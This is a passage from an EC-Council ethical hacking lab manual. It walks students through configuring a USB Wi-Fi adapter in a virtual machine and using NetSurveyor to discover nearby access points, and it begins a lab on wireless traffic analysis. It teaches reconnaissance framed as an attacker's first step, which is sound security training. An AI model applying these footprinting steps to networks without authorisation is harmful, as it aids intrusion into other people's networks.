


Figure 11: Connected to Your Network message

22. When the **Linksys Adapter Setup Wizard** notification appears, click **OK**.




Figure 12: Linksys Adapter Setup Wizard notification

23. A **Manage your wireless networks** pop-up appears, click **OK**.



Figure 13: Manage your wireless networks pop-up

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

24. Close all windows and click **Show hidden icons** ( ) from the bottom-right corner of **Desktop**. You can observe the **Wireless Network Connection** icon ( ), as shown in the screenshot.

25. You can double-click the **Wireless Network Connection** icon ( ) to manage wireless network connections.



Figure 14: Wireless Network Connection icon

26. Your **Linksys 802.11 g WLAN** adapter has been configured successfully.

27. In this way, you can connect your virtual machines to a wireless network. Repeat these steps if you wish to connect to the wireless network with another virtual machine.

Note: You can use the adapter for only one virtual machine at a time.

Now that we have set up the wireless adapter, we shall disable the ethernet adapter. To do this, follow these steps:

28. In the **Windows 10** virtual machine, open **Control Panel** and navigate to **Network and Internet → Network and Sharing Center**.

29. In the **Network and Sharing Center** window, click **Change adapter settings** in the left pane.




Figure 15: Network and Sharing Center window

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

30. In the **Network Connections** window, right-click the **Ethernet0** adapter and click **Disable** from the options.
31. The **Ethernet0** is disabled; observe that **Wi-Fi adapter** is connected to the **CEH-LABS** network.




Figure 16: Wi-Fi adapter activated

32. Close all open windows and turn off the **Windows 10** virtual machine.

Lab Analysis

Analyze and document the results related to this lab exercise.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Lab 1

Footprint a Wireless Network

Footprinting a wireless network involves discovering and footprinting the wireless network in an active or passive way.

ICON KEY

- Valuable Information
- Test Your Knowledge
- Web Exercise
- Workbook Review

Lab Scenario

As a professional ethical hacker or pen tester, your first step in hacking wireless networks is to find a Wi-Fi network or device. You can locate a target wireless network using various Wi-Fi discovery tools and procedures, including wireless footprinting and identifying an appropriate target that is in range.

Attackers scan for Wi-Fi networks with the help of wireless network scanning tools, which tune to the various radio channels of networking devices. The SSID (Service Set Identifier), which is the wireless network's name, is found in beacons, probe requests, and responses, as well as association and re-association requests. Attackers can obtain the SSID of a network by passive or active scanning. After doing so, they can connect to the wireless network and launch attacks.

As an ethical hacker and pen tester, you must perform footprinting to detect the SSID of a wireless network in the target organization. This will help to predict how effective additional security measures will be in strengthening and protecting your target organization's networks.

The labs in this exercise demonstrate how to footprint a wireless network using various tools and techniques.

Lab Objectives

- Find Wi-Fi networks in range using NetSurveyor

Lab Environment

To carry out this lab, you need:

- Windows 10 virtual machine
- **Linksys 802.11 g WLAN** adapter
- Web browsers with an Internet connection
- Administrator privileges to run the tools

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

- NetSurveyor located at **E:\CEH-Tools\CEHv11 Module 16 Hacking Wireless Networks\Wi-Fi Discovery Tools\NetSurveyor**
- You can also download the latest version of **NetSurveyor** from the official website. If you do so, the screenshots shown in the lab might differ.

Lab Duration

Time: 10 Minutes

Overview of Footprinting a Wireless Network

To footprint a wireless network, you must identify the BSS (Basic Service Set) or Independent BSS (IBSS) provided by the access point. This is done with the help of the wireless network's SSID, which can be used to establish an association with the access point to compromise its security. Therefore, you need to find the SSID of the target wireless network.

Footprinting methods to detect the SSID of a wireless network include:

- **Passive Footprinting**, in which you detect the existence of an access point by sniffing packets from the airwaves
- **Active Footprinting**, in which a wireless device sends a probe request with the SSID to see if an access point responds

TASK 1

Find Wi-Fi Networks in Range using NetSurveyor

Here, we will use NetSurveyor to find the Wi-Fi networks in range.

1. Turn on the **Windows 10** virtual machine and log in with the credentials **Admin** and **Pa$$w0rd**.

Note: Ensure that the **Linksys 802.11 g WLAN** adapter is plugged in and connected to the **Windows 10** virtual machine.

If the adapter is not connected to the virtual machine, unplug and plug it in again. A **New USB Device Detected** window appears: select the **Connect to a virtual machine** radio-button, and under **Virtual Machine Name**, select **Windows 10**; click **OK**.

TASK 1.1

Install and Launch NetSurveyor

2. Navigate to **E:\CEH-Tools\CEHv11 Module 16 Hacking Wireless Networks\Wi-Fi Discovery Tools\NetSurveyor** and double-click **NetSurveyor-Setup.exe**.

Note: If a **User Account Control** pop-up appears, click **Yes**.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

NetSurveyor is an 802.11 (Wi-Fi) network discovery tool that gathers information about nearby wireless access points in real-time and displays it in useful ways. It also reports the SSID for each wireless network it detects, along with the channel used by the access point servicing that network. Using NetSurveyor, reports can be generated in Adobe PDF format.

3. The **Setup - NetSurveyor** window appears; click **Next**.




Figure 1.1.1: Setup - NetSurveyor window

4. Follow the steps to install the application using the default settings.
5. After the installation completes, the **Completing the NetSurveyor Setup Wizard** screen appears. Ensure that the **Yes, restart the computer now** radio button is selected and click **Finish**.




Figure 1.1.2: Completing the NetSurveyor Setup Wizard

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

6. After the system reboots, log in with the credentials **Admin**/**Pa$$w0rd**.

Note: Ensure that the **Linksys 802.11 g WLAN** adapter is connected to the **Windows 10** virtual machine.

As before, if the adapter is not connected, unplug and plug it in again. A **New USB Device Detected** window appears: select the **Connect to a virtual machine** radio-button, and under **Virtual Machine Name**, select **Windows 10**; click **OK**.

7. Launch **NetSurveyor** by double-clicking the **NetSurveyor** shortcut from **Desktop**.

Note: If a **User Account Control** pop-up appears, click **Yes**.

TASK 1.2

Discover Access Points in the Network

8. **NetSurveyor** initializes, and a list of discovered access-points in the network appears under the **Network Discovery** tab, along with details such as SSID, BSSID, Channel, Beacon Strength, etc. as shown in the screenshot.

9. In the lower section of the window, the **Channel Usage** tab displays a graphical view of the usage of 802.11 channels by discovered access points.




Figure 1.1.3: NetSurveyor: Channel Usage tab

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

10. In the lower section of the window, click the **AP Timecourse** tab to view the timecourse of Beacon qualities by SSID in a graphical format.



Figure 1.1.4: NetSurveyor: AP Timecourse tab

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

11. Click the **Channel Spectrogram** tab to view the spectrogram of the 802.11 channel usage. This information can be used to perform spectrum analysis, actively monitor spectrum usage in a particular area, and detect the spectrum signal of the target network.




Figure 1.1.5: NetSurveyor: Channel Spectrogram tab

12. Similarly, you can gather detailed information about the discovered access points with other graphical diagnostic views by navigating to different tabs in the lower section. Information you can discover includes differential beacon qualities by SSID, the timecourse of 802.11 channel usage, and a heatmap of 802.11 channel usage.

TASK 1.3

Generate a Report

13. To save the gathered information in a report, click **File** from the menu bar and select **Create Report...** from the options.




Figure 1.1.6: Generate a report

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

14. The **Report Charts As An Adobe PDF File (*.pdf)** window appears. Navigate to the location where you want to save the file (in this case, **Downloads**), ensure the **File name** is **NetSurveyor Report**, and click **Save**.




Figure 1.1.7: Report Charts As An Adobe PDF File (*.pdf) window

15. A **How do you want to open this file?** pop-up appears. Choose any option (in this example, we will use **Microsoft Edge**) and click **OK**.
16. The **NetSurveyor Report** opens in the default pdf viewing application (here, **Microsoft Edge**), displaying a list of discovered access points. Scroll down to view the detailed report about them.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 1.1.8: NetSurveyor Report: List of access points

You can also use other Wi-Fi discovery tools such as **inSSIDer Plus** (https://www.metageek.com), **Wi-Fi Scanner** (https://lizardsystems.com), **Acrylic Wi-Fi Home** (https://www.acrylicwifi.com), **WirelessMon** (https://www.passmark.com), and **Ekahau HeatMapper** (https://www.ekahau.com) to discover access points.




Figure 1.1.9: NetSurveyor Report: Timecourse of Beacon Qualities by SSID

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 1.1.10: NetSurveyor Report: Different Beacon Qualities by SSID

17. This concludes the demonstration of how to find Wi-Fi networks in range using Wi-Fi discovery tools.
18. Close all open windows and document all the acquired information.
19. Turn off the **Windows 10** virtual machine and unplug the **Linksys 802.11 g WLAN** adapter.

Lab Analysis

Analyze and document all the results discovered in the lab exercise.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS ABOUT THIS LAB.

Internet Connection Required	
☑ Yes	☐ No
Platform Supported	
☑ Classroom	☐ iLabs

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Lab 2

Perform Wireless Traffic Analysis

Wireless traffic analysis is the process of identifying vulnerabilities and susceptible victims in a target wireless network.

ICON KEY

- Valuable Information
- Test Your Knowledge
- Web Exercise
- Workbook Review

Lab Scenario

As a professional ethical hacker or pen tester, your next step in hacking wireless networks is to capture and analyze the traffic of the target wireless network.

This wireless traffic analysis will help you to determine the weaknesses and vulnerable devices in the target network. In the process, you will determine the network's broadcasted SSID, the presence of multiple access points, the possibility of recovering SSIDs, the authentication method used, WLAN encryption algorithms, etc.

The labs in this exercise demonstrate how to use various tools and techniques to capture and analyze the traffic of the target wireless network.

